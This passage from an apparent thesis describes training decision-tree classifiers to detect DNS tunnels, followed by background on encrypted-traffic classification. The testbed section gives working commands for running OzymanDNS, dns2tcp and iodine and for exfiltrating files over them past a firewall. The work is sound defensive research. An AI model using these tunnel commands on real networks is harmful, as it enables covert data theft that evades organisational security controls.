Our testbed consists of an internal network using private IP addresses, hosts on the internet, and a network address translation (NAT) gateway router separating them (see Figure 5.4). A firewall is configured on the gateway to block all incoming unsolicited traffic, and also block all outgoing traffic except port 53 (DNS). DNS tunnel client software is installed on the internal network and DNS tunnel server software is installed on an external Amazon EC2 host. We setup network traffic capture on the internal network and then use the DNS tunnel to covertly copy files from the internal network to the external host, bypassing the security measures of the gateway router. We also temporarily opened the firewall and browsed websites from the internal host to generate normal background DNS traffic. To mimic the setup of secure organisations, all DNS clients are configured to use the ISP recursive DNS server, rather than allowing them to direct DNS traffic to arbitrary external servers.

A requirement when setting up a new DNS tunnel server is to register a domain (or subdomain) so it becomes part of the DNS hierarchy and can be found using recursive DNS lookups. For our experiment we registered a subdomain of

mo00.com using service `freedns.afraid.org`. We added a DNS 'A' record to direct traffic for our registered subdomain to our fake DNS server (the tunnel server) on an external host. The firewall on the external host was configured to allow DNS port 53 traffic.

The first tunnel, `Ozymandns`², is a TCP-over-DNS tunnel tool implemented in Perl scripts. We installed it on hosts at each end of the tunnel, using the patch available on the download page. The `Ozymandns` server was run on the external host with command: `sudo ./nomde.pl -i 0.0.0.0 mysubdomain.mo00.com` which starts a fake DNS server to respond to DNS requests for that subdomain.

The client was run on the internal host during data exfiltration. The command to transfer file1 to the external host over the DNS tunnel is: `scp -C -o ProxyCommand="/usr/local/bin/droutel.pl sshdns.mysubdomain.mo00.com" file1 user@localhost:.` Files up to 1.8MB were transferred, with the largest file taking 1 minute and 54 seconds to complete.

The second tunnel, `Dns2tcp`, is a TCP-over-DNS tunnel tool implemented in C. The server was run on the external host with command `dns2tcpl -F -d 5 -f /etc/dns2tcpl.conf` and the client was run on the internal host with command `dns2tcp -z mysubdomain.mo00.com -d 1 -k dns2tcp -l 2321 -r ssh`.

This opens port 2321 on the internal host and redirects traffic from there to the ssh port on the external host using the DNS tunnel. Files were exfiltrated using command: `scp -C -P 2321 file1 user@localhost:.`

The third tunnel was an IP-over-DNS tunnel tool called `Iodine`. We installed it from the Linux repositories and ran the server on the external host using command:

```
iodined -c -f -D -P iodinetunnel 10.0.0.1 mysubdomain.mo00.com.
```

This creates a virtual interface on the Amazon host which the client can connect to. The client is run with command `sudo iodine -P iodinetunnel mysubdomain.mo00.com` and files copied over the tunnel to address 10.0.0.1 using command `scp -C file1 user@10.0.0.1:.`

Each of the three tunnels was executed in turn, with all network traffic captured with `tcpdump` on the internal host to create "tunnel" datasets. Since our aim is to differentiate DNS tunnels from normal DNS traffic, we also generated and captured normal DNS traffic. To do this, we downloaded the Australian list of Alexa top 500 websites and visited each of those sites while capturing the

²<http://dankaminsky.com/2004/07/29/51/>

DNS traffic. Initially `wget` was used to retrieve the websites and links, however the resultant DNS traffic was not realistic since `wget` does not execute javascript and hence does not load many of the external resources such as images used by websites. Hence we used a python module called `webbrowser` which uses the default web browser to load a given site. This method was found to produce realistic traffic including normal DNS traffic.

5.4.2 Classifier Training and Testing

Before applying automated feature engineering, we combined the normal and tunnel datasets by interleaving their flows. This ensures all statistical features are calculated when both normal and tunnel traffic is present simultaneously.

Our hypothesis is that a supervised machine learning classifier can learn to differentiate normal DNS traffic from DNS tunnels when provided a labelled dataset with a large set of candidate features produced by automated feature engineering. To test the hypothesis we built a classifier for each DNS tunnel implementation and tested its accuracy on a holdout test dataset, i.e. three separate classifiers were built.

The classifiers use the supervised machine learning algorithm “C4.5 decision trees” (see Section 5.2.2). Initially we used the SVM algorithm as used in HED. However, we found it hard to explain how the models managed to detect DNS tunnels. Hence we changed to decision trees, as their models are relatively easy to interpret. To train the classifier, a training dataset is created using half of the normal DNS traffic (traffic from the first 250 Alexa domains) combined with DNS traffic when exfiltrating a small 1.9KB file. Then to test the classifier, we also construct a separate holdout test dataset. It is created from the other half of the normal DNS traffic (traffic from the last 250 Alexa domains) combined with DNS traffic from exfiltrating a larger 1.8MB file.

Ten-fold cross validation was performed in `Weka` on the training and cross validation (CV) dataset. The best model from training and CV was then chosen for the classifier.

5.5 Results

The classifiers from the previous section were applied to the test dataset. The test results in Table 5.2 show the classifiers could reliably identify the types of

DNS tunnels seen during training.

Name	FPR	ACC	Fs-core	Normal Instances	Tunnel Instances
OzymanDNS CV	0.03%	99.97%	0.992	6032	128
OzymanDNS Test	0.03%	99.97%	0.998	6116	642
dns2tcp CV	0.00%	100.0%	1.0	6032	95
dns2tcp Test	0.00%	99.93%	0.9995	6116	20948
Iodine CV	0.07%	99.93%	0.967	6032	60
Iodine Test	0.14%	99.82%	0.998	6116	9932

Table 5.2: DNS tunnels and detection rates. Each tunnel implementation is trained, cross validated and tested separately. The number of tunnel instances (corresponding to the number of DNS transactions) is different for each tunnel due to their different mode of operation.

Automated feature engineering generated 638 features from the DNS data. All features were used as input when building a classifier model. We observed that each model required only between one and three features to differentiate DNS tunnels from normal DNS traffic. The remaining features were redundant for our models.

For the first tunnel, **OzymanDNS**, the classification result depended only on the value of unigram 46 in the DNS request question name (i.e. the byte frequency of the “.” character). If it is greater than five, then the classification result is a tunnel. Otherwise it is a normal DNS request. The simple tree achieves an F-score of 0.992 on our test data. The tree is:

```
query_unigram_46 <= 5: 0 (6030.0)
query_unigram_46 > 5: 1 (130.0/2.0)
```

Manual analysis revealed the “.” character is used by **OzymanDNS** as a separator, e.g. “0-11195.id-40205.down.sshdns.mysubdomain.mooo.com”. “Down” indicates the direction of the transfer, and “id-40205” helps with ordering data. Both of these values are separated by “.” resulting in a higher frequency of that character compared to normal DNS traffic which uses it to indicate subdomain levels. Normal DNS traffic usually has only a few subdomain levels, and when additional data is sent, separator characters such as “-” are chosen instead, e.g. 2-01-2c3e-0010.cdx.cedexis.net. Hence this rule is a reasonable discriminator for this tunnel implementation.

For the second tunnel, `dns2tcp`, machine learning chose the main discriminator as the byte frequency of the 'A' character (unigram 65) in the DNS answer field. The tree is:

```
answers_unigram_65 <= 0
|   av_query_type_per_source_destination <= 10: 0 (6015.0)
|   av_query_type_per_source_destination > 10
|   |   reply_code <= 0: 0 (17.0)
|   |   reply_code > 0: 1 (8.0)
answers_unigram_65 > 0: 1 (87.0)
```

The simple decision tree achieves an Fscore of 1.0 on our CV dataset. Manual analysis of the tunnel traffic revealed each DNS answer starts with 'A', and the same character is also used as a data delimiter in the answer. However, our normal dataset has all DNS answers beginning with lowercase. Hence this is an effective discriminator for this tunnel implementation. It should be noted however that the DNS RFC specifies that DNS question names are case insensitive. Some DNS resolvers set the case of letters in the question name randomly as a security measure called “0x20 bit encoding” for spoofing resistance as explained in Section 5.2.1. In that situation, “A” may have less discriminatory power.

For `Iodine` the root node in the decision tree is whether the average entropy of the question name (per source IP and destination query domain pair context) is greater than a threshold. Higher entropy indicates a tunnel. Data sent over the tunnel in our tests is encrypted SSH traffic which is then encoded to match the allowed character set in DNS traffic. The data has high entropy due to the encryption. Most normal DNS queries would be expected to be English-like, and hence have lower entropy. The tree is:

```
av_query_entropy_per_source_destination <= 4.918149: 0 (6032.0/1.0)
av_query_entropy_per_source_destination > 4.918149: 1 (60.0/1.0)
```

Each tunnel was therefore detected using different features. After generating a large set of candidate features from network traffic we let ML choose which of those features are most discriminative. This data driven approach appears useful to find discriminators, without the need for extensive manual analysis of the traffic.

The classifier models produced with our approach can detect the three tunnels with high accuracy as shown in Table 5.2. However, a caveat is that real-world results may not match experimental results for reasons including:

1. Different tunnel behaviour: each of the tunnels has additional configuration options which were not exercised in our tests. The tunnels may not be detectable when configured differently.
2. Different tunnel strings: since the source code for these tunnels is openly available, a user could recompile the tunnel with minor changes which affect our detection capability, e.g. changing separator characters.

The classifiers are therefore fragile to changes in the tunnel implementation. Additionally, a single classifier could be built to detect all three tunnels in these experiments, but it would be unlikely to detect a fourth tunnel implementation. Ideally, the classifier would find a *behaviour* across many DNS transactions and common to all the DNS tunnels which is not also exhibited by normal DNS traffic. However, our method for training and testing the classifier is done per-flow. This favours finding a way to discriminate each flow, rather than discriminating a tunnel over a time period spanning many flows. Therefore, to identify long-term tunnelling behaviour, further work is required to suitably aggregate flows and present each aggregation as a training instance.

5.6 Comparison to Alternative Framework

We aim to compare the effectiveness of our chosen feature construction and feature selection to alternative methods when applied to DNS tunnel detection. We take the same approach as in Section 4.7.2 for HTTP tunnel detection.

We already have results for our automated feature engineering framework, i.e. our DNS tunnel detection results. Hence, for this comparison experiment we require DNS tunnel detection accuracy for an alternative framework. The alternative framework is Xu’s adaptive intrusion detection framework [190].

To perform our experiment we built a classifier as per Xu’s framework, i.e. KDD99 feature construction, PCA feature extraction, and an SVM classifier.

We ran KDD99 feature construction on our testbed traffic to produce training and test datasets containing 41 features. PCA was then applied to reduce the number of features, with parameters chosen to retain enough principal components to account for 99.9% of the variance. A multi-class SVM classifier was chosen with a radial base function (RBF) kernel and parameters $\gamma = 1.0$ and $\text{cost} = 1.0$. The classifier was then trained and tested from the relevant

datasets. The process therefore followed Xu’s **adaptive intrusion detection** framework. DNS tunnel classifier fscores are compared in Table 5.3.

Dataset	Adaptive Intrusion Detection Fscore	Automated Feature Engineering Fscore
OzymanDNS CV	0.984	0.992
OzymanDNS Test	0.653	0.998
dns2tcp CV	0.990	1.00
dns2tcp Test	0.786	0.9995
Iodine CV	0.998	0.967
Iodine Test	0.985	0.998

Table 5.3: DNS tunnel detection results for alternative framework compared to our automated feature engineering framework.

All DNS tunnel detection test scores in Tables 5.3 are higher for our automated feature engineering framework compared to using the adaptive intrusion detection framework. The results demonstrate the effectiveness of our framework.

We then aimed to explain which part(s) of our feature engineering framework were responsible for the higher detection scores. However, interpretation of the adaptive intrusion detection framework results was difficult. One difficulty is that PCA generates a smaller set of transformed features, each of which is a linear combination of some of the original features. These are difficult to interpret. Secondly, an SVM model is also difficult to interpret. To overcome these issues we built a simple decision tree classifier from each of the input datasets containing KDD99-style features.

For the OzymanDNS tunnel, the decision tree used only features `src_bytes` and `dst_bytes`. These features correspond to the size of the DNS request and response respectively. All short DNS requests were labelled “normal” by the decision tree, while most longer DNS requests were labelled “tunnel”. Detecting this DNS tunnel by request length seems reasonable, since the tunnel is configured in default mode and uses the maximum DNS query request string length (253 characters) when required. In contrast, normal DNS request query strings were rarely more than 80 characters in length, even for content delivery networks such as Akamai. The Iodine DNS tunnel produced a trivial decision tree: a single node using feature `src_bytes`. Again, DNS tunnels were identified as large requests, and normal DNS as smaller requests. Dns2tcp produced a decision

tree of size 21, with all non-leaf nodes using either `src_bytes` or `dst_bytes` for the splitting criterion.

The simple decision trees show that the only features found to be discriminative for DNS tunnelling in the KDD99 features are `src_bytes` and `dst_bytes`. Detection accuracy is therefore limited, because while the DNS tunnels produced mainly large requests, they also produced some smaller requests. The smaller requests were likely control messages when there was no data to transmit. A decision tree using only sizes of DNS requests or responses would find it difficult to accurately distinguish these smaller DNS tunnel messages from normal DNS traffic. However, for practical purposes, not every DNS tunnel request would need to be detected, as long as at least one detection occurs per data exfiltration.

The results also show that cross-validation fscores are much higher than the test fscores in this experiment. We interpret this as model overfitting due to a lack of discriminating features for DNS tunnels in the KDD99 features.

It may seem unfair comparing our feature engineering to Xu's framework which relies on KDD99 features for feature construction. However, that is the point. Unlike other static problems such as object recognition, network security constantly changes. Network security changes as new operating systems, protocols, services and attacks are developed. The KDD99 feature set was state-of-the-art at the time, but the detection of current network threats requires an updated set of features. Hence our feature engineering framework aims to supply those updated features. The framework will require updating to produce more discriminative features as network traffic continues to evolve.

In our tests, two of the DNS tunnelling programs use the same source UDP port for every DNS request while the tunnel is operational. Conversely, normal DNS clients use a different ephemeral source port for each DNS request. Hence we expected this to be a discriminating difference between normal and tunnel traffic. The KDD99 feature set includes the `dst_host_same_src_port_rate` feature. This counts the percentage of DNS requests in the past 100 connections to the current destination host which have the same source port as the current connection. However, in our experiment, all DNS requests have the same source and destination hosts (same IP addresses). Hence normal and tunnel DNS requests are mixed together in the calculation of `dst_host_same_src_port_rate`, resulting in a consistently low value. Hence, this feature fails to assist detection in our experiments. However, a small modification could make this feature useful. The

modification would be to use the DNS query string as a substitute for the destination host. We would then find that all destinations ending in “tadp.mo00.com” would have the same UDP source port, thereby discriminating two DNS tunnel implementations from normal DNS traffic. The usefulness of this modified feature reinforces our understanding that discriminative features are critical to detection performance. It provides us with further reason to concentrate on the feature construction and selection stages of ML applications.

5.7 Discussion

To perform DNS tunnel detection, we first used **bro** to parse DNS network traffic and extract features such as the DNS request and response fields. Automated feature engineering was then applied to generate additional length, entropy and unigram features from each base string feature. From this candidate feature set, the decision tree classifier found particular unigrams and entropy thresholds to be the best discriminators. The most discriminative feature depended on the particular DNS tunnel implementation. The classifiers were able to discriminate normal DNS traffic from tunnel DNS traffic with high accuracy on our datasets. The work also successfully showed that automated feature engineering can be applied to a detection problem other than HED.

However, further work is required to build a generalised DNS tunnel detector. The current detector automatically chose features which are specific to individual tunnel implementations, and hence any modifications to the tunnel software is likely to result in DNS tunnel traffic evading the detector. Hence we will investigate ways to ensure the classifier favours *behavioural* features (e.g MCD features), rather than features visible in individual DNS transactions. This will likely require aggregating flows and presenting each aggregation as a single training instance. We will also investigate n-gram distributions as used by Born and Gustafson [16] to score DNS transactions. The distributions are an alternative to the individual unigram features in our work.

5.8 Conclusion

In this chapter we discussed DNS tunnels and how they can be used to covertly exfiltrate information from a network. We ran several DNS tunnels in a testbed

connected to the internet and captured their traffic, as well as a sample of normal DNS traffic. Using the captured network traffic for our datasets, we were able to build a classifier named the DNS exfiltration detector. The classifier used network traffic features constructed using automated features engineering. It successfully learnt to discriminate normal DNS traffic from tunnel DNS traffic. We studied the decision trees to find which features the classifier used, and explained why those features were relevant to each DNS tunnel implementation.

The work showed that automated feature engineering could be easily adapted to work with DNS traffic. It provides evidence that our automated feature engineering framework can be successfully applied to more than one problem. We also compared our automated feature engineering framework to an alternative framework, by building detectors with each framework and then comparing detector accuracy. The results showed detectors built using our framework had higher detection accuracy in all cases.

Since encrypted network traffic is becoming more prevalent, in the next chapter we investigate what features can be constructed from it, and whether automated feature engineering can still be applied.

Chapter 6

Traffic Classification

In previous chapters we assumed network security applications had access to the content of network traffic. However, this assumption is broken for encrypted traffic. Hence we now investigate options for analysing encrypted network traffic. The first option discussed is decrypting the traffic to allow standard network security tools to be applied. We argue that decryption techniques are not always possible, and instead we must sometimes rely on traffic analysis techniques which analyse metadata only. Hence, this chapter concentrates on what traffic metadata information is available. We apply our feature engineering framework to generate features and to select those most relevant to the problem of traffic classification. Lastly, we perform experiments to test the effectiveness of the selected features.

6.1 Introduction

A decade ago it was common practice to only encrypt web traffic for sensitive operations such as authentication and financial transactions. Further encryption was considered an unnecessary processing expense. The situation has changed significantly since then. Dell Security's Annual Threat Report for 2016¹ states that 64.6% of global web connections were encrypted during the last quarter of 2015, with the upwards trend expected to continue. The move towards encryp-

¹Whitepaper <https://www.sonicwall.com/whitepaper/2016-dell-security-annual-threat-report8107907>

tion has been driven by a number of factors including both user confidentiality and security. For example, common open WiFi hotspots enable an attacker to sniff packets of all users connected to the hotspot. Therefore, if traffic is not encrypted, the attacker can view users' private data. They can also compromise users' security for example by hijacking web sessions using a tool such as Firesheep². These problems are negated when encryption is used. Hence, to protect their users, large web providers such as Google, Twitter and Facebook have moved to encrypt traffic by default.

Web encryption is implemented using a cryptographic protocol known as transport layer security (TLS)[54] or its older equivalent secure sockets layer (SSL). We use the common term SSL to refer to both protocols. SSL uses public key cryptography for authentication. The server is normally authenticated, so the user (client) knows they are communicating with a trusted site. SSL also includes symmetric encryption to ensure confidentiality of data transferred between the client and server. When HTTP traffic uses SSL, it is known as secure HTTP, or HTTPS.

While encryption is intended to protect users, attackers can also take advantage of it to hide their activity. When connections are encrypted end-to-end, network security tools are unable to inspect the content of the traffic for malicious activity. For example, the exposure of up to 900 million Yahoo users to the Angler exploit kit was traced back to an advertisement on the Yahoo site which, when viewed, downloaded malicious code from an infected site over HTTPS. Since the malicious code was hidden in a HTTPS session, many network tools could not analyse it. Similarly, other types of malicious traffic such as data exfiltration or command and control can be hidden within HTTPS.

To overcome this threat of attackers hiding in HTTPS, network security solutions have been developed called "SSL intercept appliances". These appliances access and analyse the decrypted content of SSL connections using a "man-in-the-middle" technique. Man-in-the-middle is achieved by being located between the client and the server. When a client requests an SSL connection to a server, the intercept appliance instead sets up one SSL connection between the client and itself, and a second SSL connection from itself to the server. The intercept appliance therefore sits "in-the-middle" of the two SSL connections and has access to the unencrypted traffic. When the appliances are deployed at the perimeter of

²<http://codebutler.com/firesheep>

organisations, they can intercept SSL connections between all internal users and servers on the Internet. Using the approach, SSL sessions are only decrypted at one point in the network, balancing the need to protect users' data with the need to inspect traffic for malicious activity. Hence organisations avoid being blind to encrypted traffic. The unencrypted traffic can be processed by normal network appliances such as a NIDS or a web filter.

However, there are disadvantages to SSL interception. Firstly it raises privacy concerns, requiring organisations to have policies allowing them to decrypt network traffic of their employees. Secondly, SSL interception is costly because it requires significant processing power. The appliance must decrypt and encrypt the traffic for many users in real-time with low latency. If the hardware is not scaled appropriately, the appliance can become a bottleneck in the network.

Given that many organisations do not use SSL interception for cost or policy reasons, we aim to investigate alternative techniques for encrypted traffic analysis. Can some security threats such as protocol tunnels be detected without requiring traffic decryption? Traffic analysis techniques in the literature use metadata features (e.g. size and timing of packets) to make inferences about the traffic. We take the same approach in this chapter, and seek to use as many metadata features as are available. The main part of our work is an extended study of what traffic metadata features are available from encrypted traffic. The study makes use of automated feature engineering from Section 3.2 to generate many of the features. We also apply the outcomes of the study to the well-known network security problem named *traffic classification*. Traffic classification was chosen as the example problem because recent classifiers rely on traffic metadata alone, and hence can be used equally with encrypted and non-encrypted traffic. We describe which features from the study are found to be most discriminative for traffic classification, and to what extent they improve accuracy.

6.1.1 Aim and Contributions

Our main aim in this chapter is to construct additional discriminative features from traffic metadata suitable for traffic classifiers. While previous studies have shown the usefulness of particular features such as individual packet sizes and inter-arrival times, we perform an extended study of the traffic metadata feature space to find those most relevant. Other researchers anticipate more relevant features will be found [72]. In our search we create a large set of candidate

features and then use feature selection to determine the most discriminative subset. Our feature engineering framework from Chapter 3 is used in this process. We then train and test a classifier on the selected features, and measure any improvement in traffic classification accuracy.

The two contributions are:

1. We report the results from an extended study of traffic metadata features. The results list which features were found to be most discriminative for traffic classification as well as their effect on classifier accuracy. The study uses tools `yaf` [96] and `crlpay` [104] to generate an extended set of base features, in addition to standard NetFlow metadata. We then apply the automated feature engineering library from Chapter 3 to generate additional traffic metadata features. The most discriminative features are identified using guided regularised random forest feature selection. We then build traffic classifiers from the selected features and test their effectiveness on three datasets.
2. We propose a strategy to reduce overfitting by ensuring training, cross validation and test data relates to network traffic from independent sets of source IP addresses. This ensures the cross validation and test steps are performed on traffic from source IP addresses previously unseen in the training data. The results should then provide a realistic measure of traffic classifier accuracy on a network with changing hosts and services. IP address fields are filtered from the dataset prior to ML as per standard practice.

The remainder of the chapter is structured as follows: Sections 6.2 and 6.3 discuss background information and related work; Section 6.4 describes how an extended set of candidate features for traffic classification is generated; Section 6.5 details our experiments on three datasets; Section 6.7 discusses the experimental results including the most discriminative features; and finally Section 6.8 summarises the outcomes of the work.

6.2 Background

In this section we first list the different traffic classification approaches. After choosing a statistical approach, we then provide background material on tools

which can supply metadata to statistical traffic classifiers.

6.2.1 Traffic Classification Approaches

Traffic classification is an automated process which aims to label network traffic as belonging to a certain class. It is used by internet service providers and other network operators to assist with network management tasks, e.g. for quality of service (QoS) [165]. Traffic classes for QoS include: time-sensitive, best effort, and undesirable. Traffic classified as time-sensitive may then be prioritised over other traffic, e.g. streaming video prioritised over a file download.

Alternative traffic classes may be defined, such as the type of application generating the traffic (e.g. mail or web). These classes are used in network security to detect network attack traffic, tunnelled applications bypassing perimeter security, or violations of an organisation's security policy such as gaming or P2P applications. We use these application-type classes in this chapter.

Initial traffic classifiers simply used port numbers to classify each flow. TCP and UDP port numbers remain a useful discriminator for some applications which observe the IANA port allocations³. However, they are ineffective for applications that camouflage themselves by using other well-known application ports, and for peer-to-peer (P2P) applications that use arbitrary unregistered ports. Since P2P is in widespread use, port-based approaches are now inaccurate. Instead, deep packet inspection (DPI) has become standard for traffic classification [23]. DPI applies signatures to payload data to identify the application. Since DPI parses protocols and analyses packet payloads, it can achieve high precision. However, it has several limitations. Firstly, DPI signatures cannot be applied to encrypted traffic payloads, resulting in low recall on some networks. Secondly, DPI is computationally intensive so is difficult to scale to high-bandwidth links. Thirdly, it raises legal and privacy concerns due to its analysis of content traceable to users.

As an alternative to DPI, statistical methods have been proposed. These methods build models of each traffic type based on flow metadata such as packet sizes and inter-arrival times [165, 104, 196]. By avoiding payload analysis, the statistical methods are less affected by encryption, and by using multiple metadata features, they are resilient to the use of dynamic ports. Flow-based statistical

³<http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml> viewed 24-05-2016

methods include supervised machine learning [187], probability density estimates [40] and graph analysis [101].

Flow metadata used by these statistical traffic classifiers is extracted from packet headers. Much of the metadata used in the existing literature can be produced by NetFlow or IP Flow Information eXport (IPFIX) exporters [34, 35]. We now describe those flow protocols and discuss their flexibility to output a large set of custom features (which can be used for traffic classification) in addition to their standard 6-tuple output per flow.

6.2.2 NetFlow and IPFIX

NetFlow and IPFIX are common flow export protocols [34, 35]. The protocols define what summarised information is calculated from network traffic (such as packet counts and bytes counts), how to format the extracted information into flow records, and how records are sent from a flow exporter to a collector. They ensure interoperability between different devices generating flow records, and between flow collectors and flow analysers.

Cisco developed the first widely used flow export protocol, NetFlow v5, making its data format publicly available around 2002. It only supported IPv4 traffic, so a successor protocol called NetFlow v9 was introduced with a number of improvements including templates for flexible data formats, IPv6 and VLAN support. In 2004, the Internet Engineering Task Force (IETF) chose to develop a standardized (non-commercial) flow export protocol named IPFIX, based on NetFlow v9.

A flow is a sequence of related packets sent over a network from one IP address to another. To determine which flow a packet belongs to, it is matched by flow key (a set of fields with common values). The IPFIX standard allows for flexible flow keys, however an IPFIX reference implementation called *yaf* [96] uses six fixed values for its key: source and destination IP addresses and port numbers, IP protocol and VLAN ID. Other flow exporters use the 5-tuple (without the VLAN ID) and the 7-tuple (with an additional IP ToS field). Flow records are output when the flow ends or expires, but can also be output periodically for long-lived flows. As a device collects more packets belonging to a flow, it updates counters such as the number of packets and octets transferred within the flow. These counters are exported with the flow record in fields called Information Elements (IEs). Table 6.1 shows the set of IEs commonly found in most IPFIX

records. While common IEs are populated from network and transport-layer packet headers, IEs can be populated from other layers of the stack including the application layer. For example, IE 290 “encryptedTechnology” analyses the TCP payload to determine whether encryption is being used. Other IEs store the MAC addresses from the data-link layer. The complete list of standard IEs is maintained by IANA in their IPFIX Information Element Registry [93].

IE ID	IE Name	Data Type	IE Description
152	flowStartMilliseconds	dateTimeMilliseconds	Timestamp of first packet in flow
153	flowEndMilliseconds	dateTimeMilliseconds	Timestamp last packet in flow
8	sourceIPv4Address	ipv4Address	IPv4 source address in packet header
12	destination-IPv4Address	ipv4Address	IPv4 destination address in packet header
7	sourceTransportPort	unsigned16	Source port number in transport header
11	destinationTransportPort	unsigned16	Destination port number in transport header
4	protocolIdentifier	unsigned8	IP protocol number, e.g. 6 for TCP
2	packetDeltaCount	unsigned64	Total number of packets in the flow
1	octetDeltaCount	unsigned64	total number of octets in the flow

Table 6.1: Common IPFIX Information Elements (IEs)

IPFIX allows each flow exporter in a network to produce a different set of IEs. To enable collectors to interpret the varied flow records, each exporter also transmits a template which describes the set of IEs included in the record. The use of templates provides IPFIX with great flexibility. Using configuration changes alone, different sets of IEs can be transmitted as the need arises. This avoids the need to patch software each time the set of collected fields is changed; an important saving on critical networking infrastructure. IPFIX functionality can be extended by adding new IEs, each with a unique ID number. IEs of type `basicList`, `subTemplateList` and `subTemplateMultiList` support *structured* information in a flow record. This allows, for example, a list of the same IE to be encoded within an individual field. `SubTemplateMultiLists` are relevant to our work because `yaf` uses them to store statistical flow features.

6.2.3 NetFlow Uses

NetFlow is captured on many networks to provide information for capacity planning, network security, and network management. Three NetFlow analysis func-

tions for these purposes are described in [90]. The first function is flow analysis and reporting which includes identifying hosts involved in many flows (known as heavy hitters) and alerting on anomalous traffic statistics. A second analysis function is threat detection. Methods include: matching flows to known malicious hosts listed in intelligence feeds; forensically analysing which IP addresses have communicated with an infected host; or detecting large-scale malicious behaviour such as scans, DDoS, worm propagation and botnet activity. The third function is network performance monitoring, e.g. comparing metrics to a service level agreement. Performance metrics can include uptime, bandwidth, round trip time and application latency. A number of commercial flow data analysis platforms support these functions⁴⁵. NetFlow for these platforms can be generated by packet forwarding devices such as routers, switches and firewalls, or by readily-available software programs on commodity hardware.

NetFlow has been used in a number of traffic classification papers [101, 28]. We also use NetFlow, generating an extended set of fields to find additional relevant features for traffic classification.

6.2.4 Ensemble Learning

Combining the output of multiple classifiers (an ensemble) can result in improved accuracy over a single classifier [55]. The ensemble is often built from multiple classifiers of the same type, with each constructed from a different view of the training dataset. Common ensemble methods are *bagging* and *boosting*, both of which can be used with any classification algorithm. Another method is *stacking* which builds an ensemble of classifiers, each usually of a different type. One disadvantage of an ensemble is the creation of multiple models, making the ensemble harder to interpret.

Bagging uses sampling with replacement of the training data to create multiple, equal-sized training subsets [18]. A model is trained with each training subset. During classification, the test instance is applied to all models, with the outputs combined by majority vote to achieve a final classification result. Bagging is particularly suited to unstable learning algorithms such as decision trees in which slight changes to the training set can result in quite different trees. Bagging produces a range of trees. The average result across all trees often out-

⁴Lancope Stealthwatch <https://www.lancope.com/products-services-lancope>

⁵Flowmon <https://www.flowmon.com/en>

performs a single tree. Additionally, any errors in the training data will only be used by a small proportion of trees, making bagging more resilient to errors in training data. When bagging decision trees, each tree is normally trained without pruning, resulting in each tree having high variance. However, combining the output of multiple trees has the positive effect of reducing the variance without increasing bias.

Boosting is similar in concept [75]. Multiple models are produced, with the final classification result again chosen using a voting mechanism. The aim is to make a strong learner through the combination of many complementary weak ones, thereby “boosting” learning. A major difference to bagging is that boosting creates models iteratively on the whole training set. Instances classified incorrectly in one model are given more weight when training the next model. Hence the new model tries to correct mistakes of previous models. The only requirement is for the classifier to support weighted training instances. At the start of boosting, all training instances are given equal weight. Any instance correctly classified by the first model is decreased in weight, and the remainder increased in weight. The process is repeated with weights passing from one training set to the next after being modified by a factor. For the AdaBoost algorithm, the weight change for correctly classified instances on each iteration is the factor:

$$w_{i+1} = w_i \times \frac{e}{1 - e} \quad (6.1)$$

where e is the classifier error, w_i is the current weight for an instance, and w_{i+1} is the weight on the next iteration. Hence, assuming the classifier error $e < 0.5$, the weight will decrease for correctly classified instances. Incorrectly classified instances do not have the factor applied, but are increased when all the weights are renormalised to preserve the sum of weights on each iteration. Boosting stops when the error $e \geq 0.5$ or $e = 0$.

During classification, the output class of each model is weighted according to the model’s training error, with the final classification result being the class with the highest summed weight. While boosting can greatly improve classifier accuracy, disadvantages include being sensitive to errors in the training data, and prone to overfitting outliers in the training data.

Another method, called stacking, is usually used with an ensemble of different classifiers (different learning algorithms). Stacking creates a meta-learner to learn the accuracy of each of the underlying classifiers so it can combine their outputs

in a more sophisticated way than voting.

Bagging, boosting and stacking are important approaches to improve classifier accuracy. We describe bagging because it is necessary to understand it before discussing the random forest algorithm used in our experiments.

6.2.5 Random Forests

Random forests are an ensemble of decision trees [19]. Trees are constructed on subsets of the training data as per bagging, with the total number of trees being a user-defined parameter and usually in the order of hundreds or thousands. Additional randomness is introduced to the learner by only making a random subset of features available at each decision tree node for the splitting criterion (see Section 5.2.2). By default for classification, the number of features randomly selected at each node is the square root of the total number of features. By choosing random subsets of features, the effect is to prevent the same feature being chosen for the splitting criterion in each tree. Hence the trees in a random forest are less correlated than in standard bagging. The final classification result is a majority vote of the outputs of all trees.

Random forests scale to very large training datasets containing many features. Scalability is an inherited trait from decision trees. Random forests further enhance scalability because they only process a subset of features at each node, and also because each tree only trains on a subset of training data due to the bagging approach. Since each tree in the forest is trained independently (unlike boosting which is iterative), the learning process can be parallelized for better performance. Other benefits inherited from decision trees include fast learning times, and handling both numeric and categorical features. These advantages make it a popular, state-of-the-art general-purpose machine learning algorithm. The main disadvantage (as for all bagging techniques) is that it produces many trees (models), making the classifier harder to interpret than a single tree.

6.2.6 Guided Regularised Random Forests

Feature selection can be performed with any tree-based model. As part of the learning process, trees already choose which feature at each node provides the most information gain. Hence, combining all chosen features in the tree gives a set of “selected features”. We now examine how this approach is extended to

regularised random forests (RRF) after first introducing the concept of regularisation.

Regularisation is used in machine learning as a tool to reduce model complexity, with the aim of avoiding overfitting [159]. If no bounds are placed on a model, the learning phase can very closely model the training set (including any idiosyncrasies such as outliers or errors) to produce a model with zero error on the training set. However, these complex models may then perform poorly when evaluated on different data. Regularisation places limits on models by penalising model complexity, with the aim of producing a model more likely to generalise to other datasets. The level of regularisation is controlled by a parameter so model complexity can be tuned. Cross validation is used to choose the best parameter.

Decision trees can be regularised using a number of methods. The first is to reduce the size of the tree by pruning. Branches which provide little improvement in classification accuracy are pruned and replaced with a leaf node. A second method is early stopping. Stopping rules are used to prevent the tree from growing too complex during the learning phase. Examples include halting tree growth at a maximum tree depth, when a minimum number of training samples are observed at a node, or when a node exceeds a maximum purity level.

Another method for regularising trees is to limit which features can be used at each node to find a splitting criterion. This is the approach taken by random forests which only considers a random subset of features at each node. The additional randomness produces a more diverse set of trees. So called “regularized trees” add another constraint. They avoid selecting a new feature for node splitting unless its information gain is significantly more than previously used features [49]. Hence fewer features are chosen. Deng and Runger [49] used this type of regularisation to reduce the number of redundant features selected compared to using a normal random forest for feature selection. Regularised trees therefore have a slightly modified version of the normal tree node splitting process. Normally the feature X_i with the most information gain at node s , $gain(X_i, s)$ is chosen for the splitting criterion (equivalent to choosing maximum entropy decrease $\Delta H(s)$). The modification is to keep track of the indices of all features F chosen at previous nodes in the tree, and then to add a penalty when

$X_i \notin F$. For regularised trees, the information gain at node s is:

